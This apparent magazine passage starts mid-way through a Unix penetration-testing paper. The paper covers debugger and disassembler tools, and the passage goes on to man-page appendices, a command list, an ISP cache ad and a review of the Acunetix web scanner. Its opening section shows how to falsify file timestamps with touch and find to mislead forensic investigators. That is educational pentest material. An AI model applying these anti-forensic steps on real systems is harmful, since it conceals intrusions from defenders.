For instance, running "touch /bin/sh" could be used to lead an investigator into checking the use of the "/bin/sh" command shell when another shell was really used. The contents of the "/bin/sh" file are not changed, the timestamps are updated to reflect the system's current date and time. Alternatively, an attacker could also change the timestamps of files to have these seem to have been accessed at any other time (including a time in the future).

If you know that an administrator logs into a system at 9.30 am each day, you could set the files touched in the login process back to the prior date (for instance, to

09.30am on Monday 9th March 2009).

```
touch -a -t '2009-03-09 9:32:21' /bin/csh
```

This command will change the access time of the "/bin/csh" command shell to March 09th, 2009 at 9:32:21am.

One unfortunate aspect of the touch command is that it is not recursive. You have to touch each file or create a script to do this. Fortunately, this is simple. For example, linking the *find* command to *touch* using *exec* will allow you to selectively update a number of files and even recurse through directories:

- find . -exec touch {} \;
- find . | xargs touch
- find . -print0 | xargs -0 touch

Where long file names and spaces are used, the last find option above will handle this.

The real secret is to use the touch command in scripts. As you run an attack to validate a system, update the access time to that which it previously was set to.

Programming tools

It is simple when compilera or other tools are installed on a system. In this event, a tester can simply add any tools that are desired by compiling them on the host. Source code can be uploaded over ASCII connections, such as telnet, so even a console can be used to load your favorite tools when compilers are installed.

In many cases, compilers and other similar tools have been restricted or (ideally) not installed on production systems. Where this is the case, it is still common to discover many related tools (including disassemblers) on a host. Some of these tools are covered in this section.

In many instances, systems will not have tools at your disposal that can easily be used to test privilege escalation. In this instance, it may be necessary to "roll your own" exploit. Stack and Heap overflows are all too common in software. Even where patches are available, it is all too common to find patches missing. This can be a result of legacy systems not functioning when the patch is applied, or a simple failure for any reason to have applied the patch.

In these instances, an attacker could exploit a flaw in the software to gain additional privileges on the system (maybe even root).

GDB / DBX

The "gdb" is a software debugger in Linux and "dbx" is essentially the same in UNIX. These commands are commonly found on systems where compilers have been removed as many system administrators are uncertain of their use.

There are many useful tutorials on the web for both gdb and dbx. Some of these include:

- *http://www.ece.unm.edu/faculty/jimp/310/nasm/gdb.pdf*
- *http://dirac.org/linux/gdb/*

These are highly advanced tools, so I have left them to the end of this paper. The boon of finding them on a system cannot be beaten. These tools are primarily used when looking for exploitable flaws on a system. If you can copy an executable from the system, this can be run and verified on another *NIX system. Any exploitable flaws can then be discovered and used in the testing and validation process.

objdump

The "objdump" command is a disassembler similar to gdb. It is not a debugger. This difference means that you can disassemble the executable binary without actually having to execute it. This can come in handy when you are looking for poorly constructed binaries (e.g. those with stack overflows) but are not ready to execute these.

This also gets around the issue where a binary has read privileges for a user account used by the tester but not execute rights.

readelf

The "readelf" command is similar to "objdump" with more detailed information being provided on ELF headers (Executable and Linking Format). It is used in the analysis of executable binary files to view the GOT (Global Offset Table) and the PLT (Procedural Linkage Table).

ltrace / strace

The "ltrace" tool is used to intercept and record library calls. It is similar to "strace". The "ltrace" command executes a program recording all of the library calls made and any signals that are received. "strace" also records system calls as well as library calls.

Appendixes

The following pages are a list of Appendixes and provide "MAN" entries and external sources to the paper.

Appendix 1 – *NIX Commands

The following are a list of the "MAN" or manual pages for a couple of the commands listed in this paper. These will vary with respect to the system they are run on and it is essential to always familiarize yourself with the particularities of the system that you are working on. These pages are taken from

the author's system. These are direct entries from the *NIX "man" entries and have only been slightly modified for style and format. Not all commands used in this paper have been included. A small sample has been copied in order to help you become familiar with the output of the MAN command.

"date"

The "date" command displays the current time in the given FORMAT, or can be used to set the system date.

- date [OPTION]... [+FORMAT]
- date [-u|--utc|--universal] [MMDDhhmm[[CC]YY][.ss]]

The command options are:

```
-d, --date=STRING
```

display time described by STRING, not 'now'

```
-f, --file=DATEFILE
```

like --date once for each line of DATEFILE

```
-r, --reference=FILE
```

display the last modification time of FILE

```
-R, --rfc-2822
```

output date and time in RFC 2822 format

```
--rfc-3339=TIMESPEC
```

output date and time in RFC 3339 format. TIMESPEC ='date', 'seconds', or 'ns' for date and time to the indicated precision.

```
-s, --set=STRING
```

set time described by STRING

```
-u, --utc, --universal
```

print or set Coordinated Universal Time.

```
--help display this help and exit
```

```
--version
```

output version information and exit.

FORMAT controls the output. The only valid option for the second form specifies Coordinated Universal Time. Interpreted sequences are:

```
%% a literal %
%a locale's abbreviated weekday name (e.g., Sun)
%A locale's full weekday name (e.g., Sunday)
%b locale's abbreviated month name (e.g., Jan)
%B locale's full month name (e.g., January)
%c locale's date and time (e.g., Thu Mar 3 23:05:25 2005)
%C century; like %Y, except omit last two digits
   (e.g., 21)
%d day of month (e.g, 01)
%D date; same as %m/%d/%y
%e day of month, space padded; same as %_d
%F full date; same as %Y-%m-%d
%g the last two digits of the year corresponding to the %V
   week  number
%G the year corresponding to the %V week number
%h same as %b
%H hour (00..23)
%I hour (01..12)
%j day of year (001..366)
%k hour ( 0..23)
%l hour ( 1..12)
%m month (01..12)
%M minute (00..59)
%n a newline
%N nanoseconds (000000000..999999999)
%p locale's equivalent of either AM or PM; blank if
   not known
%P like %p, but lower case
%r locale's 12-hour clock time (e.g., 11:11:04 PM)
%R 24-hour hour and minute; same as %H:%M
%s seconds since 1970-01-01 00:00:00 UTC
%S second (00..60)
%t a tab
%T time; same as %H:%M:%S
%u day of week (1..7); 1 is Monday
%U week number of year with Sunday as first day of week
   (00..53)
%V week number of year with Monday as first day of week
   (01..53)
%w day of week (0..6); 0 is Sunday
%W week number of year with Monday as first day of week
   (00..53)
%x locale's date representation (e.g., 12/31/99)
%X locale's time representation (e.g., 23:13:48)
%y last two digits of year (00..99)
%Y year
%z +hhmm numeric timezone (e.g., -0400)
```

```
%:z+hh:mm numeric timezone (e.g., -04:00)

%::z +hh:mm:ss numeric time zone (e.g., -04:00:00) %:::z
   numeric time zone with : to necessary precision (e.g.,
   -04, +05:30) %Z alphabetic time zone abbreviation
   (e.g., EDT)
```

By default, the "date" command pads numeric fields with zeroes. The following optional flags may follow '%':

- (hyphen) do not pad the field _ (underscore) pad with spaces 0 (zero) pad with zeros ^ use upper case if possible # use opposite case if possible. After any flags comes an optional field width, as a decimal number; then an optional modifier, which is either E to use the locale's alternate representations if available, or O to use the locale's alternate numeric symbols if available.

"dd"

```
dd [bs=s] [cbs=s] [conv=conversion] [count=n] [ibs=s]
   [if=file] [imsg=string] [iseek=n] [obs=s] [of=file]
   [omsg=string] [seek=n] [skip=n]
```

DESCRIPTION

dd reads and writes data by blocks, and can convert the data between formats. dd is often used for devices such as tapes which have discrete block sizes, or for fast multi-sector reads from disks. The conversions can accommodate systems that need de-blocking, conversion to/from EBCDIC and fixed length records.

`dd` processes input data as follows:

1. dd reads an input block.
2. If you specified `conv=sync` and this input block is smaller than the specified input block size, dd pads it to the specified size with null bytes. By also specifying a block or unblock conversion, dd implements spaces instead of null bytes.
3. If `bs=size` is specified and requested no conversion other than sync or noerror, dd writes the input block (padded where necessary) to the output as a single block and omits the remaining steps.
4. By specifying the swab conversion, `dd` swaps each pair of input bytes. If there is an odd number of input bytes, dd does not attempt to swap the last byte.
5. dd performs all remaining conversions on the input data independently of the input block boundaries. A fixed-length input or output record may span these boundaries.
6. dd collects the converted data into output blocks of the specified size. When dd reaches the end of the input, it writes the remaining output as a block (with added padding if the conv=sync option is used). Consequently, the final output block can be smaller than the output block size.

Parameters

bs=size

This option sets both input and output block sizes to size bytes. You can suffix this decimal number with w, b, k, or xnumber to multiply it by 2, 512, 1024, or number, respectively. You can also specify size as two decimal numbers (with or without suffixes) separated by x to indicate the product of the two values. Processing is faster when ibs and obs are equal, since this avoids buffer copying. The default block size is 1b. `bs=size` supersedes any settings of `ibs=size` or `obs=size`. Specifying bs=size with no other conversions than noerror, notrunc, or sync, dd writes the data from each input block as a separate output block. In the event that the input data is less than a full block and you did not request sync conversion, the output block is the same size as the input block.

cbs=size

Sets the size of the conversion buffer used by various conv options. It is possible to specify this option in the same way as for bs.

conv=conversion[, conversion, ...]

This option specifies conversion method. Conversion can be any of the following:

ascii

Converts EBCDIC input to ASCII for output. dd copies cbs bytes at a time to the conversion buffer, maps them to ASCII, then strips trailing blanks, adds a newline, and copies this line to the output buffer.

block

Converts variable-length records to fixed-length records. dd treats the input data as a sequence of variable-length records (each terminated by a newline or an EOF character) independent of the block boundaries. dd converts each input record by first removing any newline characters, then padding (with spaces) or truncating the record to the size of the conversion buffer. dd reports the number of truncated records on the standard error. It is necessary to specify cbs=size with this conversion setting.

ebcdic

Converts ASCII input to EBCDIC for output. dd copies a line of ASCII to the conversion buffer, discards the newline,

pads it with trailing blanks to cbs bytes, maps it to EBCDIC and copies it to the output buffer.

ibm
Converts ASCII to a variant of EBCDIC which gives better output on many IBM printers.

lcase
Converts uppercase input to lowercase.

noerror
Ignore errors on input.

notrunc
The option sets dd so that it does not truncate the output file. If a block is explicitly written, it replaces the existing block; all other blocks are unchanged. See also of=file and seek=n.

swab
Swaps the order of every pair of input bytes. If the current input record has an odd number of bytes, this conversion does not attempt to swap the last byte of the record.

sync
Pads any input block shorter than ibs to that size with null bytes before conversion and output. If you also specified block or unblock, dd uses spaces instead of null bytes for padding.

ucase
Converts lowercase input to uppercase.

unblock
Converts fixed-length records to variable-length records by reading a number of bytes equal to the size of the conversion buffer (or the number of bytes remaining in the input, if less than the conversion buffer size), deleting all trailing spaces, and appending a newline character. You must specify cbs=size with this conversion.

convfile
Deploys convfile as a translation table if it is not one of the conversion formats listed here and it is the name of a file of exactly 256 bytes. It is possible to perform multiple conversions at the same time by separating arguments to conv with commas; however, some conversions are mutually exclusive (for example, ucase and lcase).

count=n
Copies only n input blocks to the output.

ibs=size
Sets the input block size to size bytes. Specify this option in the same way as bs.

if=file
Reads input data from file. If you don't specify this option, dd reads data from the standard input.

imsg=string
Displays string when all data has been read from the current volume, replacing all occurrences of %d in string with the number of the next volume to be read. dd then reads and discards a line from the controlling terminal, giving you a chance to change volumes (usually a floppy disk).

iseek=n
Seeks to the nth block of the input file. The distinction between this and skip is that iseek does not read the discarded data; however there are some devices, such as tape drives and communication lines, on which seeking is not possible, so only skip is appropriate.

obs=size
Sets the output block size to size bytes. Specify this option in the same way as bs. The size of the destination should be a multiple of the value chosen for size. For example, if you choose `obs=10k`, the destination's size should be a multiple of 10k.

of=file
Writes output data to file. Without setting this option, dd writes data to the standard output. dd truncates the output file before writing to it, unless you specified the seek=n operand. If you specify seek=n, but do not specify conv=notrunc, dd preserves only those blocks in the output file over which it seeks. If the size of the seek plus the size of the input file is less than the size of the output file, this can result in a shortened output file.

omsg=string
Displays string when dd runs out of room while writing to the current volume. Any occurrences of `%d` in string are replaced with the number of the next volume to be written. dd then reads and discards a line from the controlling terminal, giving you a chance to change volumes (usually a floppy disk).

seek=n
Initially seeks to the nth block of the output file.

skip=n
Reads and discards the first n blocks of input.

"which"
Syntax

```
which [options] [--] program_name [...]
```

Options

```
--all, -a
```

Print all matching executables in PATH, not just the first.

```
--read-alias, -i
```

Read aliases from stdin, reporting matching ones on stdout. This is useful in combination with using an alias for which itself. (e.g. "*alias which='alias | which -i*").

```
--skip-alias
```

Ignore option --read-alias, if any. This is useful to explicitly search for normal binaries, while using the "--read-alias" option in an alias for which.

```
--skip-dot
```

Skip directories in PATH that start with a dot.

```
--skip-tilde
```

Skip directories in PATH that start with a tilde and executables which reside in the HOME directory.

```
--show-dot
```

If a directory in PATH starts with a dot and a matching executable was found for that path, then print "./program_name" rather than the full path.

```
--show-tilde
```

Output a tilde when a directory matches the HOME directory.This option is ignored when which is invoked as root.

```
--tty-only
```

Stop processing options on the right if not on tty.

```
--version, -v, -V
```

Print version information on standard output then exit successfully.

```
--help
```

Print usage information on standard output then exit successfully.

RETURN VALUE

Which returns the number of failed arguments, or -1 when no program name was supplied.

EXAMPLE

A useful way to use this command is by adding an alias for which like the following:

```
alias which='which --tty-only --show-tilde --show-dot'
```

This will print the readable ~/ and ./ when starting which from your prompt, while still printing the full path when used from a script:

```
> which ssh
~/usr/bin/ssh
> echo `which ssh`
/home/hacker/bin/ssh
```

Aliases are also supported. An example alias for which that is using this feature is as follows:

```
alias which='alias | which --tty-only --read-alias --show-
    tilde --show-dot'
```

This will print the output of alias for each alias that matches one of the given arguments. For example, using this alias on itself in a tcsh:

```
$ alias which alias \| /usr/bin/which -i !\*
$ which which
which (alias | ./which -i !*)
/usr/bin/which
```

"uname"
The "uname" command will output system information about the host and operating system it is run from. When no options are supplied, 'uname' acts as if the '-s' flag was given.

Syntax

```
uname [options]...
```

Options

```
-a, --all
```

Display all of the information from the flags listed below.

```
-m, --machine
```

Display the host (hardware) type.

```
-n, --nodename
```

Display the host's network node hostname.

```
-p, --processor
```

Display the host's processor type.

```
-r, --release
```

Display the operating system release.

```
 -s, --sysname
```

Display the operating system name.

```
-v
```

Print the operating system version.

If multiple options or '-a' are supplied, the selected information is printed in this order:

Sysname Nodename
Release Osversion Machine

The OSVERSION may consist of multiple words. For instance:

```
$uname -a
=> Linux linux-09l5 2.6.25.16-0.1-pae #1 SMP 2008-08-21
   00:34:25 +0200 i686 i686 i386 GNU/Linux
```

Command Summary

The following are a list of *NIX commands and a quick summary of their use.

A

```
alias: Create an alias
apropos: Search Help manual pages (man -k)
at: Execute scheduled command at a time
awk: Find and Replace text
```

B

```
bash: GNU Bourne-Again Shell
bg: Send to background
break: Exit from a loop
```

C

```
case: Conditionally perform a command
cat: Display the contents of a file
cd: Change the Directory
cfdisk: Partition table manipulator for Linux
chgrp: Change group ownership
chmod: Change access permissions
chown: Change file owner and group
chroot: Run a command with a different root directory
chkconfig: System services (runlevel)
cksumPrint: CRC checksum and byte counts
clear: Clear the terminal screen
cmp: Compare two files
comm: Compare two sorted files line by line
command: Run a command - ignoring shell functions
continue: Resume the next iteration of a loop
cp: Copy one or more files to another location
cron: Daemon to execute scheduled commands
crontab: Schedule a command to run at a later time
csplit: Split a file into context-determined sections
cut: Divide a file into several parts
```

D

```
date: Display or change the date & time
dd: Convert and copy a file, write disk headers, boot records
declare: Declare variables and give them attributes
df: Display free disk space
diff: Display the differences between two files
dig: DNS lookup
dmesg: Print kernel & driver messages
du: Estimate file space usage
```

E

```
echo: Display message on screen
egrep: Search file(s) for lines that match an extended
   (regex) expression
eject: Eject removable media
emacs: A test editor
enable: Enable and disable built-in shell commands
env: Set or view environment variables
ethtool: Ethernet card settings
eval: Evaluate several commands/arguments
exec: Execute a command
exit: Exit a shell
expect: Automate arbitrary applications accessed over
   a terminal
```

expand: Convert tabs to spaces
export: Set an environment variable
expr: Evaluate expressions

F

fg: Send job to foreground
fgrep: Search file(s) for lines that match a fixed string
file: Determine the file's type (i.e., pdf, text, etc.)
find: Search for files that meet a desired criteria
for: Expand words, and execute commands - used for looping in shells
format: Format disks or tapes
free: Display memory usage
ftp: File Transfer Protocol

G

gawk: Find and Replace text within a file/files
grep: Search file(s) for lines that match a given pattern
groups: Print group names a user is in
gzip: Compress or decompress named file/files

H

head: Output the first part of file(s)
history: Print the command history
hostname: Print or set the host's system name

I

id: Print user and group ids
if: Conditionally perform a command
ifconfig: Configure a network interface
ifdown: Stop a network interface
ifup: Start a network interface up
import: Capture an X server screen and save the image to file

K

kill: Stop or end a running process
killall: Kill processes by name

L

less: Display output one screen at a time
let: Perform arithmetic on shell variables
ln: Make links between files
local: Create variables
locate: Find files
logname: Print the user's current login name
logout: Exit a login shell
lpr: Print a file
lprm: Remove jobs from the print queue
ls: List information about file/files
lsof: List open files

M

make: Re/Compile a program
man: The *NIX help manual
mkdir: Create new folder/folders
mkfifo: Make FIFOs (named pipes)
mknod: Make block or character special files
more: Display output one screen at a time
mount: Mount a file system
mv: Move or rename files or directories

N

netstat: Display network information
nice: Set the priority of a command or job
nslookup: Query DNS servers interactively

O

open: Open a file in its default application

P

passwd: Modify a user's password
ping: Test a network connection
popd: Restore the previous value of the current directory
ps: Process status
pushd: Save and then change the current directory

Q

quota: Display disk usage and limits
quotacheck: Scan a file system for disk usage
quotactl: Set disk quotas

R

ram: Create and manage a RAM based disk device
rcp: Copy files between two machines
read: Read a line from standard input
reboot: Reboot the system
renice: Alter priority of running processes
remsync: Synchronize remote files via email
return: Exit a shell function

rev: Reverse lines of a file
rm: Remove files
rmdir: Remove folder/folders
rsync: Remote file copy (Synchronize file trees)

S

screen: Multiplex terminal, run remote shells via ssh
scp: Secure copy (remote file copy)
sdiff: Merge two files interactively
sed: The stream Editor
select: Accept keyboard input
seq: Print numeric sequences
set: Manipulate shell variables and functions
sftp: Secure File Transfer Program
shift: Shift positional parameters
shopt: Shell Options
shutdown: Shutdown or restart linux
sleep: Delay for a specified time
slocate: Find files
sort: Sort text files
source: Run commands from a file `.'
split: Split a file into fixed-size sections
ssh: Secure Shell client (an encrypted remote login program)
strace: Trace system calls and signals
su: Substitute user identity
sudo: Execute a command as another user
sum: Print a checksum for a file

T

tail: Output the last part of files
tar: Tape Archiver
tee: Redirect output to multiple files
time: Measure a program's running time
touch: Change file timestamps
top: List the processes running on the system
traceroute: Trace the Route to a Host over a network
trap: Run a command when a signal is set (bourne)
tty: Print filename of terminal on stdin
type: Describe a command

U

ulimit: Limit user resources
umask: Change a user's file creation mask
umount: Unmount a device
unalias: Remove an alias
uname: Print system information
unexpand: Convert spaces to tabs
unset: Remove variable or function names

unshar: Unpack shell archive scripts
until: Execute commands (until error)
useradd: Create a new user account
usermod: Modify a user account
users: List the currently logged in users on a system
uuencode: Encode a binary file
uudecode: Decode a file created by uuencode

V

vi: Text Editor
vmstat: Report virtual memory statistics

W

watch: Execute or display a program periodically (that is every so often)
wc: Print byte, word, and line counts
whereis: Report all known instances of a command
which: Locate a program file in the user's path.
while: Execute commands when a statement is true
who: Print all of the usernames currently logged into a host
whoami: Print the current user id and name (`id -un')
wget: Retrieve web pages or files via HTTP, HTTPS or FTP
write: Send a message to another user on a host

CRAIG S. WRIGHT
CraigSWright@acm.org

Faster.
Better.
Reliable.

Trusted by over 500 ISPs worldwide.

Hyper is the first multimedia cache fully developed in Brazil, by Taghos.
With Hyper, ISPs can save on network bandwidth while increasing content-delivery speeds, resulting in end-customer satisfaction.

Features:

- 24x7x365 always-on support
- Active monitoring
- Automatic updates
- Appliance or license
- Easy deployment
- Configuration and reports via web interface

hyper

Remote Install

Using your hardware

Model	Traffic	RAM	Cache	SSD
T15	Up to 15 Mbps	8 GB	1x 1 TB	-
T50	Up to 50 Mbps	8 GB	2x 1 TB	-
T100	Up to 100 Mbps	8 GB	2x 1 TB	1x 160 GB
T150	Up to 150Mbps	16 GB	3x 2 TB	1x 160 GB
T300	Up to 300 Mbps	16 GB	5x 2 TB	1x 240 GB
T500	Up to 500 Mbps	32 GB	7x 2 TB	1x 480 GB
T1000	Up to 1 Gbps	64 GB	10x 1 TB	1x 480 GB
T2000	Up to 2 Gbps	96 GB	24x 1 TB	3x 480 GB
T3000	Up to 3 Gbps	128 GB	32x 1 TB	5x 480 GB

Visit us at **www.taghos.com** and start saving bandwidth today!

Acunetix Web Vulnerability Scanner

Find out if your website is secure before hackers download sensitive data, commit a crime by using your website as a launch pad, and endanger your business. Acunetix Web Vulnerability Scanner (WVS) crawls your website, automatically analyzes your web applications and finds perilous SQL injections, Cross site scripting and other vulnerabilities that expose your online business. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

In today's threat landscape, organizations and security professionals can no longer focus on the patching and infrastructure vulnerabilities. If regulations or industry standards are not your driver, you can guarantee that clients will soon be asking "how are you securing your applications?" As with any solution you need to have the people, processes, and technology in place to be successful. While much of this testing could be done manually, the proliferation of applications used in organizations today would make manual testing an insurmountable and never-ending task. Application Security testing tools are often the best solution for security professionals tasked with securing applications throughout the *Software Development Lifecycle* (SDLC). This is where we introduce Acunetix!

As a precursor to the remainder of this article, I have had the opportunity to work with a number of Application Security tools for large enterprises. This is the first time I have worked directly with Acunetix.

What is Acunetix Web Vulnerability Scanner

In Acunetix's own words:

"Acunetix Web Vulnerability Scanner is an automated web application security testing tool that audits your web applications by checking for vulnerabilities like SQL Injection, Cross site scripting, and other exploitable vulnerabilities."

The need to be able to test applications in depth and further than traditional vulnerability management tools (e.g. Nessus, Nexpose, etc.) do, has created a market with several players in the Application Security space. Whereas Nessus / Nexpose are vulnerability management (VM) tools, Acunetix focuses more on web application vulnerabilities and variants thereof, and does a much better job at detection than traditional VM tools.

Key Features and Functionality

I could spend time walking you through how to complete a scan with Acunetix, but the "getting started" and "user manual" provide a wealth of information for this. The best use of your time will be to understand the features that distinguish Acunetix from the other vulnerability scanners.

- Vulnerability Detection – First and foremost, does the Acunetix do what is says it does? The resounding answer is…YES! The ability to scan HTML5/JS sites provides coverage where a number of products start to fall apart. Additionally, the speed of the

scanner allows scans to be completed in very little time. When I did a side by side comparison I found a number of features with Acunetix I did not see with OSS (Open Source Software) products;

- AcuSensor – AcuSensor is an agent installation that is installed on the web server for testing purposes, interacting with the console. This allows the number of false positives to be reduced as the scanner is not only relying on HTTP responses but will also interact with the agent on the server to determine if the test was successful or not. At the time of this writing, AcuSensor is used primarily with PHP and .NET web applications. I understand that other products have this similar technology for JAVA so before investing make sure you understand how your applications were written so you can fully take advantage of this. To emphasise, AcuSensor identifies more vulnerabilities than a traditional black box web security scanner and reduces false positives. AcuSensor will show you the line of code where it found the vulnerability, which helps you to get it fixed faster. This is achieved by combining black box scanning techniques with dynamic code analysis whilst the source code is being executed.
- It is also possible to detect some vulnerabilities using an intermediary server. AcuMonitor allows Acunetix WVS to find such vulnerabilities, including Blind XSS, Server Side Request Forgery and Email Header Injection. It depends on the vulnerability but it can be reported during the scan and also by an email which will be sent directly to the user.
- Tools – These are a few of the features that jumped out at me right away. Some of the tools are not something you'd expect to see in a Web Application Security scanner, but such tools aid interpretation of the scan results.




Figure 1.

- Target Finder – This functionality lets you scan subnets looking for web services by port (e.g. 80, 443, etc.). This functionality is important especially in organizations where there is uncertainty where web services are actually running and where some malware might have installed web servers on users' machines.This is something that is missing in some of the other products out there today.
- Subdomain scanner – this is another feature that I did not expect to find in a web security scanner. The ability to search for subdomains based on DNS records automatically is another valuable tool for someone trying to get a handle on their environment.
- Compare Results – Conducting repeat scans to confirm that issues have been remediated has been problematic in other tools. This feature made the issues between each test easy to distinguish.
- The Scheduler – Acunetix allows you to schedule your scans for a single site or multiple sites. This is a great feature in a vulnerability scanner as it allows you to test during those late night maintenance windows without giving up those precious hours of sleep or drinking!
- Single Pane Navigation – While this is more of a preference, there were many instances where I have spent time reviewing issues with application teams having to flip through multiple screens. The Acunetix issue summary is managed in one pane with all the relevant information provided such as issue details, issue summaries, and recommended fixes. The tools mentioned above are all in the same frame as well.

Other Useful Functionalities

It is impossible to detail all the functionalities of the scanner in one article but these last few certainly deserve a mention.

One of these is the ability of Acunetix to crawl and scan HTML5/JS sites including Angular JS, which is already ahead of the pack in version 9.5 and I'm told will be further strengthened in version 10. This is one feature which readers should find very useful.

Another plus is that the information is easy to understand, the vulnerabilities are categorized allowing the user to focus on the most important alerts, and the results include information on the vulnerability, remediation advice and are augmented with external references. In addition, whilst working on the review, the Bash vulnerability was discovered, and within 24 hours Acunetix notified of an update for a check for Shellshock.

Positives

- Easy to use – Acunetix is extremely easy to use right after being installed. Additionally, it allowed me to configure the scan with some more in depth testing options to ensure I covered most of the application without sacrificing speed. All key features and functionality are contained within the application (i.e. issue retest, scan templates, CVE info, Web Services scanning, etc.) and easily found so that the documentation provided is rarely needed. The additional tools (Target finder, subdomain scanners, port scanner, etc.) for discovery of your environment are a great addition to the product.
- Application Authentication – Authenticating your application is important, as you want to make sure you cover your entire application as part of the test. This has always been challenging in other products (even with a completely separate application to manage authentication). Acunetix did a good job of handling the application authentication through various applications without much hassle.
- Pricing – I have worked with other solutions before and pricing always seemed to be complex and tiered. The Acunetix pricing model is very straightforward and very reasonably priced. (*https://www.acunetix.com/ordering/*).
- Product Transparency – Any time I evaluate any product I open my favourite search engine and type in '$productname bugs' or '$productname request for enhancements' to find some forums on problems that current users are having. I was surprised to see that Acunetix will make all this information available to all people including non-customers. *http://acunetixwvs.ideascale.com/a/ideafactory.do* This is of some reassurance that you're not falling into that slippery salesman approach and that you know what you are buying. Check out this page!
- The comparative analyses of similar priced competitor scanners show that Acunetix scans for and detects 2 – 3 times the number of vulnerabilities with lower false positives and higher confidence. So you will scan up to 2 times faster, and you are nonetheless at par or better than the ones that are more highly priced. This is because of the Acunetix DeepScan crawling and scanning technology and also because the lab has a much larger collection of scripted or choreographed hacking simulations and a wider variety of variants that they generate in their War Games Lab than most other similarly priced scanners. They also provide you with a fully documented SDK for scanning script customization.

Results

- Acunetix focuses on being a good scanner giving good technical results and a palette of reports. A scan is usually run on a single target.




Figure 2.

On the Net

- 14-day Acunetix WVS Download – *http://www.acunetix.com/vulnerability-scanner/download/*
- 14-day Acunetix OVS Registration – *http://www.acunetix.com/vulnerability-scanner/register-online-vulnerability-scanner/*
- Acunetix Website – *http://www.acunetix.com*
- Online Scan with Acunetix – *https://www.acunetix.com/vulnerability-scanner/register-online-vulnerability-scanner/*
- Audit Your Website Security with Acunetix Web Vulnerability Scanner – *https://www.acunetix.com/vulnerability-scanner/*
- Advanced Pen-Testing Tools – *https://www.acunetix.com/vulnerability-scanner/pen-testing-tools/*
- Regulatory Compliance Reports for PCI, HIPAA and others – *https://www.acunetix.com/vulnerability-scanner/pci-regulatory-compliance/*
- AcuMonitor Service – *http://www.acunetix.com/websitesecurity/acumonitor/*

About Acunetix

Securing the web applications of today's businesses is perhaps the most overlooked aspect of securing the enterprise. Web application hacking is on the rise with as many as 75% of cyber attacks done at web application level or via the web. Most corporations have secured their data at the network level, but have overlooked the crucial step of checking whether their web applications are vulnerable to attack. Web applications – which often have a direct line into the company's most valuable data assets – are online 24/7, completely unprotected by a firewall and therefore easy prey for attackers.

Acunetix was founded with this threat in mind. It was understood that the only way to combat website hacking was to develop an automated tool that could help companies scan their web applications to identify and resolve exploitable vulnerabilities. In July 2005, Acunetix Web Vulnerability Scanner was released – a heuristic tool designed to replicate a hacker's methodology to find dangerous vulnerabilities – like SQL injection and cross site scripting – before hackers do. Acunetix WVS brings an extensive feature-set of both automated and manual penetration testing tools, enabling security analysts to perform a complete vulnerability assessment, and repair detected threats, with just the one product.

The Acunetix development team consists of highly experienced security developers, all with extensive development experience in network security scanning software prior to working on Acunetix WVS. The management team is backed by years of experience in marketing and selling security software.

From www.acunetix.com

- Acunetix provides CVE, CVSS, CWE scores either in the results or in the reports, as well as OWASP, SANS reports. Results can be compared using Acunetix result comparison. Of course risk would need to be further assessed on the basis of the target app importance. If Acunetix is repeatedly used on multiple targets then data aggregation solutions need to be made available.
